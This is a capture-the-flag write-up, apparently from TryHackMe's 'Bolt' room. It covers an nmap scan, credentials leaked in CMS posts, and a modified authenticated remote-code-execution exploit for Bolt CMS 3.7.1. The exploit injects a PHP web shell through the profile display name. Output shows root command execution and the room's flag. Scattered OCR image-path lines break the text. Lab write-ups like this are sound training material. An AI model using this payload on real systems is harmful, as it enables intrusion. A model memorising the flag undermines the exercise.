# Bolt

# Working Theory

# Enumeration

# Tools

# nmap

```
# Nmap 7.80 scan initiated Wed Oct 21 10:22:55 2020 as: nmap -sC -sV -oN portscn 10.10.98.126
Nmap scan report for 10.10.98.126
Host is up (0.19s latency).
Not shown: 990 closed ports
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:85:ec:54:f2:01:b1:94:40:de:42:e8:21:97:20:80 (RSA)
|   256 77:c7:c1:ae:31:41:21:e4:93:0e:9a:dd:0b:29:e1:ff (ECDSA)
|_  256 07:05:43:46:9d:b2:3e:f0:4d:69:67:e4:91:d3:d3:7f (ED25519)
80/tcp    open     http           Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
1271/tcp  filtered excw
1310/tcp  filtered husky
2260/tcp  filtered apc-2260
3017/tcp  filtered event_listener
5915/tcp  filtered unknown
8000/tcp  open     http           (PHP 7.2.32-1)
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Date: Wed, 21 Oct 2020 14:23:33 GMT
```

```
|     Connection: close
|     X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
|     Cache-Control: private, must-revalidate
|     Date: Wed, 21 Oct 2020 14:23:33 GMT
|     Content-Type: text/html; charset=UTF-8
|     pragma: no-cache
|     expires: -1
|     X-Debug-Token: 5190bf
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Bolt | A hero is unleashed</title>
|     <link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,700" rel="stylesheet">
|     <link rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb">
|     <link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">
|     <meta name="generator" content="Bolt">
|     </head>
|     <body>
|     href="#main-content" class="vis
|   GetRequest:
|     HTTP/1.0 200 OK
|     Date: Wed, 21 Oct 2020 14:23:33 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
|     Cache-Control: public, s-maxage=600
|     Date: Wed, 21 Oct 2020 14:23:33 GMT
|     Content-Type: text/html; charset=UTF-8
|     X-Debug-Token: 9e2e39
|     <!doctype html>
|     <html lang="en-GB">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Bolt | A hero is unleashed</title>
|     <link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,700" rel="stylesheet">
|     <link rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb">
|     <link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">
|     <meta name="generator" content="Bolt">
|     <link rel="canonical" href="http://0.0.0.0:8000/">
|     </head>
|_    <body class="front">
|_http-generator: Bolt
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Bolt | A hero is unleashed
8100/tcp  filtered xprint-server
15002/tcp filtered onep-tls
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.80%I=7%D=10/21%Time=5F904465%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,28ED,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Wed,\x2021\x20Oct\x2
SF:02020\x2014:23:33\x20GMT\r\nConnection:\x20close\r\nX-Powered-By:\x20PH
```

SF:P/7\.2\.32-1\+ubuntu18\.04\.1\+deb\.sury\.org\+1\r\nCache-Control:\x20p
SF:ublic,\x20s-maxage=600\r\nDate:\x20Wed,\x2021\x20Oct\x202020\x2014:23:3
SF:3\x20GMT\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\nX-Debug-Tok
SF:en:\x209e2e39\r\n\r\n<!doctype\x20html>\n<html\x20lang=\"en-GB\">\n\x20
SF:\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20charset=\"
SF:utf-8\">\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20name=\"viewport\"\x2
SF:0content=\"width=device-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<title>Bolt\x20\|\x20
SF:A\x20hero\x20is\x20unleashed</title>\n\x20\x20\x20\x20\x20\x20\x20\x20<
SF:link\x20href=\"https://fonts\.googleapis\.com/css\?family=Bitter\|Robot
SF:o:400,400i,700\"\x20rel=\"stylesheet\">\n\x20\x20\x20\x20\x20\x20\x20\x
SF:20<link\x20rel=\"stylesheet\"\x20href=\"/theme/base-2018/css/bulma\.css
SF:\?8ca0842ebb\">\n\x20\x20\x20\x20\x20\x20\x20\x20<link\x20rel=\"stylesh
SF:eet\"\x20href=\"/theme/base-2018/css/theme\.css\?6cb66bfe9f\">\n\x20\x2
SF:0\x20\x20\t<meta\x20name=\"generator\"\x20content=\"Bolt\">\n\x20\x20\x
SF:20\x20\t<link\x20rel=\"canonical\"\x20href=\"http://0\.0\.0\.0:8000/\">
SF:\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<body\x20class=\"front\">\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20<a\x20")%r(FourOhFourRequest,16C3,"HTTP/
SF:1\.0\x20404\x20Not\x20Found\r\nDate:\x20Wed,\x2021\x20Oct\x202020\x2014
SF::23:33\x20GMT\r\nConnection:\x20close\r\nX-Powered-By:\x20PHP/7\.2\.32-
SF:1\+ubuntu18\.04\.1\+deb\.sury\.org\+1\r\nCache-Control:\x20private,\x20
SF:must-revalidate\r\nDate:\x20Wed,\x2021\x20Oct\x202020\x2014:23:33\x20GM
SF:T\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\npragma:\x20no-cach
SF:e\r\nexpires:\x20-1\r\nX-Debug-Token:\x205190bf\r\n\r\n<!doctype\x20htm
SF:l>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20\x20\x20\x20\x
SF:20<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initia
SF:l-scale=1\.0\">\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20<title>Bolt\x20\|\x20A\x20hero\x20is\x20unleashed</title>\n\x
SF:20\x20\x20\x20\x20\x20\x20\x20<link\x20href=\"https://fonts\.googleapis
SF:\.com/css\?family=Bitter\|Roboto:400,400i,700\"\x20rel=\"stylesheet\">\
SF:n\x20\x20\x20\x20\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"
SF:/theme/base-2018/css/bulma\.css\?8ca0842ebb\">\n\x20\x20\x20\x20\x20\x2
SF:0\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/theme/base-2018/css/the
SF:me\.css\?6cb66bfe9f\">\n\x20\x20\x20\x20\t<meta\x20name=\"generator\"\x
SF:20content=\"Bolt\">\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<body>\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20<a\x20href=\"#main-content\"\x20class=\"
SF:vis");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 21 10:23:54 2020 -- 1 IP address (1 host up) scanned in 59.41 seconds

# Targets


# bolt cms (port 8000)

-bolt cms is place in port 8000

root page /




found the username
//bolt





Hello Everyone,

Welcome to this site, myself Jake and my username is bolt .I am still new to this CMS so it can take awhile for me to get used to this CMS but believe me i have some great content coming up for you all!

Regards,

Jake (Admin)

found a post which is the credentials
//boltadmin123




# Message for IT Department

Written by *Admin* on Saturday July 18, 2020

Hey guys,

i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Please check it out! my password is boltadmin123 just incase you need it!


Regards,

Jake (Admin)

found the bolt admin login page
//found this site when reading the exploit script: https://www.exploit-db.com/exploits/48296


```
form', green ))))
page = request.get(url+"/bolt/login")
html_content = page.text
soup = BeautifulSoup(html_content, 'html.parser')
token = soup.findAll('input')[2].get("value")

login_info = {
    "user_login[username]": username,
    "user_login[password]": password,
    "user_login[login]": "",
     "user_login[_token]": token
```





login using the credential found previously
//bolt:boltadmin123


successfully login




bolt cms version = 3.7.1




find the exploit on exploit-db
//EDB-ID: 48296
//this one we can perform RCE on the server when we're authenticated




the script have way too much stuff like indentation error, those that need to be fix, so we use another link exploit to keep our time short
https://github.com/0xstain/Bolt-CMS-3.7.1-Authenticated-RCE/blob/master/bolt_cms_rce.py
//can read this to understand how the exploit works:
//https://medium.com/@foxsin34/bolt-cms-3-7-1-authenticated-rce-remote-code-execution-ed781e03237b

we edit this script from preventing it changing the password of the user since it's unnecessary
//edit line 34 & 35 change the value for user_profile[password][...] to empty string “”

```
27
28    def update_profile():
29        point_url = url+'/bolt/profile'
30        get_token = s.get(point_url)
31        soup = BeautifulSoup(get_token.content, 'html.parser')
32        token = soup.findAll('input')[6].get("value")
33        data = {
34        "user_profile[password][first]":"",
35        "user_profile[password][second]":"",
36        "user_profile[email]":"stain@stain.com",
37        "user_profile[displayname]":"<?php system($_GET['cmd']);?>"
```

//edit display message

```
41        req = s.post(point_url, data=data)
42        if "has been saved" in req.text:
43            return "[+] Step2 Success, edit displayname to php system get parameter cmd"
44        else:
```

now run the exploit with the credentials that we found
//and we directly get root flag!

```
nobodyatall@0×DEADBEEF:~/tryhackme/bolt$ python bolt_cms_rce.py

------------------------------
 _____ _____ _____ __
|   __|_   _|  _  |  |
|__   | | | |     |  |__
|_____| |_| |__|__|_____|
------------------------------

URL: http://10.10.50.227:8000
Username: bolt
password: boltadmin123
[+] Step1 Success, Login Success
[+] Step2 Success, edit displayname to php system get parameter cmd
[+] Step3 Success, Searching Shell
===============
[stain243b8b3b82477bdbb7c437776e.php found]
===============
cmd !> id
uid=0(root) gid=0(root) groups=0(root)
cmd !>
```

found the flag placed in /home directory

```
cmd !> ls -la /home
total 288
drwxr-xr-x  3 root root   4096 Jul 18 19:36 .
drwxr-xr-x 27 root root   4096 Jul 18 19:30 ..
drwxr-xr-x 10 bolt bolt   4096 Jul 18 20:51 bolt
-rw-r--r--  1 root root 277509 Jul 18 19:36 composer-setup.php
-rw-r--r--  1 root root     34 Jul 18 19:33 flag.txt
cmd !> cat /home/flag.txt
THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}
cmd !>
```

## Post Exploitation

## Privilege Escalation

## Creds

## Flags

## Write-up Images